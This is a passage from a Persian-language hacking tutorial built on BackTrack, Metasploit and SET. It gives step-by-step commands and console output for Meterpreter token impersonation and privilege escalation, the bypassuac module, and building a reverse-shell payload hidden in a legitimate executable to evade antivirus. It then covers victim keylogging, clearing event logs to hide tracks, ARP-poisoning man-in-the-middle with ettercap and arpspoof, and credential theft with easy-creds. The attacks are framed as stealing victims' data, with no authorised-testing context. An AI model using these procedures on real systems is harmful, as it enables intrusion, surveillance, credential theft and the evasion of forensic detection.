    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token

meterpreter >
```

۴) دیدن کاربرانی که به سیستم لاکین کرده اند:

list_tokens -u

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
===========================================
willie-PC\willie

Impersonation Tokens Available
===========================================
No tokens available

meterpreter >
```

۵) می خواهیم  کاربر زیر را جعل هویت و از قدرت آن استفاده کنیم:

impersonate_token \\test-pc\willie

دستور کلی آن:

impersonate_token [name of the account to impersonate]

## Local privilege escalation attack:

یک روش دیگر برای جعل هویت:

۱. دستور زیر:

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

۲. دستورات  زیر:

getsystem -h

getsystem

**نکته**: اگر شما قصد حمله به win7 را دارید باید UAC(user access control) را اول غیر فعال کنید، با دستور زیر:

run post/windows/escalate/bypassuac

## :Mastering the Social-Engineer Toolkit (SET)

یک framework که شامل ابزارهای بسیار متنوعی برای هک است استفاده می شود.

۱) اجرای set :

cd /pentest/exploits/set


یا مسیر زیر:

Applications | BackTrack | Exploitation Tools | Social Engineering Tools | Social Engineering Toolkit | set.

۲) دستور زیر:

./set

۳) اگر برای اولین بار آن را اجرا کنید پیغام زیر را می بینید: y را بنویسید وenter کنید.




۴) منوی set شامل خصوصیات زیر است:

### Social-Engineering Attacks

. Fast-Track Penetration Testing

. Third Party Modules

. Update the Metasploit Framework

. Update the Social-Engineer Toolkit

. Update SET configuration

. Help, Credits, and About

. Exit the Social-Engineer Toolkit

به یک مثال توجه کنید:

**۱)** انتخاب گزینه "social engineering attack" که با نوشتن عدد ۱ ، انتخاب می شود.

**۲)** انتخاب Create a Payload and Listener:

عدد ۴

۳) سپس ip آدرس خودتان را وارد کنید برای گرفتن اتصال معکوس (reverse connection):

192.168.10.109

```
set> 4
set:payloads> Enter the IP address for the payload (reverse):
```

۴) انتخاب payload مورد نظر:

یعنی این مورد: Windows Reverse_TCP Meterpreter

عدد ۲

۵) به این قسمت دقت کنید که شما باید از یک Encoding قوی استفاده کنید تا آنتی ویروس ها را بتوانید bypass کنید تا برای شما دردسر ساز نشوند.

انتخاب : Backdoored Executable (BEST)

عدد ۱۶

۶) انتخاب یک پورت برای به گوش بودن تا در صورت موفقیت ما از طریق این پورت به هدف دسترسی داشته باشیم.

```
set:encoding>16
set:payloads> PORT of the listener [443]:443
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[*] Backdoor completed successfully. Payload is now hidden within a legit executable.
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.
[-] Packing the executable and obfuscating PE file randomly, one moment.
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate
[*] Your payload is now in the root directory of SET as msf.exe
[-] Packing the executable and obfuscating PE file randomly, one moment.
[-] The payload can be found in the SET home directory.
set> Start the listener now? [yes|no]: yes
```

۷) ما در این مثال نوشتن یک handler در متااسپلویت را دیگر توضیح ندادم، چون مشخص است و در فصل قبل مثالی شبیه این حل کردیم. در صورت مشکل درgoogle به دنبال ساخت یک exploit handler باشید.

نتیجه: شما به سیستم قربانی وصل شدید.

```
i love shells --egypt


       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

[*] Processing src/program_junk/meta_config for ERB directives.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 445
LPORT => 445
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> set AutoRunScript migrate -f
AutoRunScript => migrate -f
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
msf  exploit(handler) >
```

## :Collecting victims' data

در این بخش ما قصد داریم  اطلاعات قربانی را  بدزدیم. پس از گرفتن دسترسی:

دستور زیر:

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

دستور:

keyscan_start

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

دستور:

keyscan_dump

نتیجه: هرآنچه که بر روی کیبورد تایپ کرده را می توانید ببینید.:

## Cleaning up the tracks:


شما در ابن بخش می آموزید که به چه صورتی می توانید  تا حدی ردپای خود را  از روی سیستم قربانی پاک  کنید.

دستور زیر:

sessions -i 1

دستور:

irib




سپس دستورات زیر را برای از بین بردن درپا تک تک بنویسید:

log = client.sys.eventlog.open('system')

log = client.sys.eventlog.open('security')

log = client.sys.eventlog.open('application')

log = client.sys.eventlog.open('directory service')

log = client.sys.eventlog.open('dns server')

log = client.sys.eventlog.open('file replication service')

```
>> log = client.sys.eventlog.open('system')
=> #<#<Class:0x00000009643c10>:0x00000007adc8a0 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>> log = client.sys.eventlog.open('application')
=> #<#<Class:0x00000009643c10>:0x0000000a382ca0 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35300>
>> log = client.sys.eventlog.open('directory service')
=> #<#<Class:0x00000009643c10>:0x0000000962ece8 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>> log = client.sys.eventlog.open('dns server')
=> #<#<Class:0x00000009643c10>:0x0000000a57a120 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35300>
>> log = client.sys.eventlog.open('file replication service')
=> #<#<Class:0x00000009643c10>:0x0000000a6119f8 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>>
```

دستور :

log.clear

## :Man-in-the-middle attack (MITM)

یکی از خطرناک ترین  حملاتی است که شما شاید آن را احساس نکنید ولی روزانه در جهان در حال رخ دادن است.


۱) دستور زیر:

ettercap –G

۲) مسیرزیر:


Sniff | Unified sniffing

۳) انتخاب اینترفیس :





۴) گزینه:

Hosts | Scan for hosts




۵) گزینه:


Hosts| Hosts list



سپس در کادر، آی پی ها لیست می شوند.

قربانی هایی را که مد نظر دارید به add to target 1 اضافه کنید

مثال: 192.168.10.112 و سپس add target 1





۶) گزینه :

Start | Start sniffing


۷) عمل مسموم سازی arp یا گزینه :

Mitm | Arp poisoning




۸) گزینه:

Sniff remote connections




۹) دیدن نتایج کار شما تا این مرحله از کار:

۱۰) گزینه :

Start | Stop sniffing

که شروع به شنود از اطلاعات هدف می کند.

## :URL traffic manipulation

روش دیگر برای مسموم سازی arp نیز است که آن استفاده از دستور arpspoof است که در شبکه های محلی مورد استفاده قرار می گیرد.

کانفیگ کردن ip-tables برای اجازه دادن تا برای روت کردن شبکه به شبکه جعلی خودمان .

دستور زیر:

```
sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
cat > /proc/sys/net/ipv4/ip_forward
```

فرض می کنیم قربانی از win7 با ip ادرس ۱۹۲.۱۶۸.۱۰.۱۱۵ در حال کار است.

دقت کنید به:

الف) i- برای مشخص کردن نوع اینترفیس است.

wlan=wireless __ eth=Ethernet __ Lo=loopback

ب) t- برای اضافه کردن تارگت برای مسموم سازی استفاده می شود.

```
sudo arpspoof –i wlan0 -t 192.168.10.115 192.168.10.1
```

دستور کلی:

```
arpspoof –i [interface] –t [target IP address] [destination IP address].
```

در ادامه getaway می شود ip آدرس سیستم بکترک ما. ip آدرس در بکترک: 192.168.10.110.

```
sudo arpspoof –i wlan0 -t 192.168.10.1 192.168.10.110
```

## :Port redirection

در این بخش ما می خواهیم  عمل هدایت یک پورت به یک پورت دیگر را پیاده سازی کنیم. یعنی پورتی را که در حال عبور دادن ترافیک است از پورت ۸۰ به ۸۰۸۰ جابجا  کنیم.

واژه  port redirection به عنوان  port forwarding  و  port mapping  نیز می شناسند.

دستور زیر:

Sudo echo 1 >> /proc/sys/net/ipv4/ip_forward

در اینجا ما می خواهیم ترافیکی را که به سمت دروازه (gateway_)  با ip ادرس ۱۹۲.۱۶۸.۱۰.۱ می رود مسموم کنیم.

sudo arpspoof –i wlan0 192.168.10.1

دستور کلی:

arpspoof –i [interface] [destination IP address].

در دستور قبل که دروازه پیشفرض معلوم شد، ما در اینجا  ترافیک را از پورتی به پورت دیگر روت می کنیم.

ip آدرس ما: 192.168.10.110

دستور زیر:

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

با اعمال بالا ما می توانیم  سپس ترافیکی را که از سمت تارگت می آید شنود (sniff) و کارهای جالبی را با کمی خلاقیت انجام دهیم.

## :Accessing an e-mail by stealing cookies

کوکی دیتای کوچکی است که به وبسایتی که توسط کامپیوتر در حال استفاده است، ارسال میشود، بعضی از کاربران این اطلاعات را اجازه می دهند تا ذخیره شود بر روی مرورگرشان.، ما با نرم افزارهای زیادی می توانیم این کوکی هایی را که حتی encrypt شده اند را نیز بگشاییم و ببینیم. با نرم افزارهایی مثل: Ettercap , SSLstrip , URLstrip , Easy-Creeds و . . . . . در اینجا در مورد easy-creeds صحبت می کنیم.

۱) مسیر زیر:

```
root@bt:~# cd /pentest/sniffers/easy-creds
root@bt:/pentest/sniffers/easy-creds#
```

۲) دستور زیر:

./easy-creds.sh

سپس عدد ۲ را بنویسید.

نتیجه بعد از نوشتن عدد ۲ و اینتر کردن:

در شکل بالا چند نوع مسموم سازی را می بینید.

۳) انتخاب عدد ۳ ، یعنی Oneway ARP Poisoning :

```
Network Interfaces:
eth0      Link encap:Ethernet  HWaddr 08:00:27:67:f6:8e
          inet6 addr: fe80::a00:27ff:fe67:f68e/64 Scope:Link
eth1      Link encap:Ethernet  HWaddr 08:00:27:93:86:4f
          inet6 addr: fe80::a00:27ff:fe93:864f/64 Scope:Link

Interface connected to the network, example eth0:
```

۴) نوع اینترفیس خود را بنویسید:

مثل: wlan0

۵) تعیین مسیر برای ذخیره شدن نتایج :

نکته: اگر ننویسید به مسیر زیر میرود : /root/Easy-Creds یا مسیر pentest/sniffers/easy-creeds

```
Provide path for saving log files, ex. root, *NOT* /root/:
```

۶) پیغامی برای شما ظاهر می شود مثل: "Do you have a populated file of victims to use" که شما n بنویسید:

```
Setting up iptables to handle traffic routing.Do you have a populated file of victims
n) n
```


۷) در این مرحله ip آدرس gateway را می نویسیم: 192.168.10.1

```
Setting up iptables to handle traffic routing.Do you have a populated file of victims
n) n
IP address of the gateway: 192.168.10.1
```

۸) سوالی در رابطه با حمله "Would you like to include a sidejacking attack" می پرسد، شما بنویسید: n

```
IP address of the gateway: 192.168.10.1
IP address or range of IPs to poison (ettercap format): 192.168.10.115

Creating folder to keep your attack output in...

Would you like to include a sidejacking attack? (y/n): n
```

۹) در نهایت شکلی تقریبا شبیه به این را مشاهده می کنید:




۱۰) شما در قسمت صفحه اول ettercap می توانید اطلاعات ربوده شده را ببینید. یا اینکه از خود فایل خروجی easey-creeds به جسنجو بپردازید.

**سایت های کاربردی فصل:**

http://en.wikipedia.org/wiki/Man-in-...e_of_an_attack

http://openmaniak.com/ettercap_filter.php

cain & caabl:
http://www.irongeek.com/i.php?page=v...-arp-poisoning

cain & cabl:
http://www.hacking-tutorial.com/hack...middle-attack/

این ها عالی اند:

http://www.chmag.in/article/jun2012/mitm-ettercap

http://www.tech-juice.org/2011/06/20...with-ettercap/

http://www.offensive-security.com/metasploit-unleashed/Event_Log_Management

https://pypi.python.org/pypi/sslstrip/0.9.2

http://www.backtrack-linux.org/forums/showthread.php?t=20272

http://seclist.us/2013/01/update-easy-creeds-v-3-7-3-linux-bash-script-for-mitm-attacks.html

يوتيوب:

www.youtube.com/watch?v=RfHfmeaYcy0

www.youtube.com/watch?v=rw_b__wiSWM

www.youtube.com/watch?v=EMTzBfbU808

# Password Cracking


در این فصل می خواهیم در مورد پسوردهای یوزرهایی را که در مرحله بعد از دسترسی به دست آوردیم و در فصل های قبلی که در این مورد بحث کردیم را کرک کنیم تا به پسورد اصلی که رمزنگاری شده بوده برسیم.

## Online Password and HTTP Attacks:

در اینجا در مورد THC-Hydra صحبت خواهیم کرد. Hydra پروتکل های زیادی از قبیل FTP , HTTP , HTTPS, MS , MYsql , VNC , Cisco ,... را پشتیبانی می کند.

۱) برای اجرای hydra از مسیر زیر بروید:

Applications | BackTrack | Privilege Escalation | Password Attacks | Online Attacks | hydra-gtk

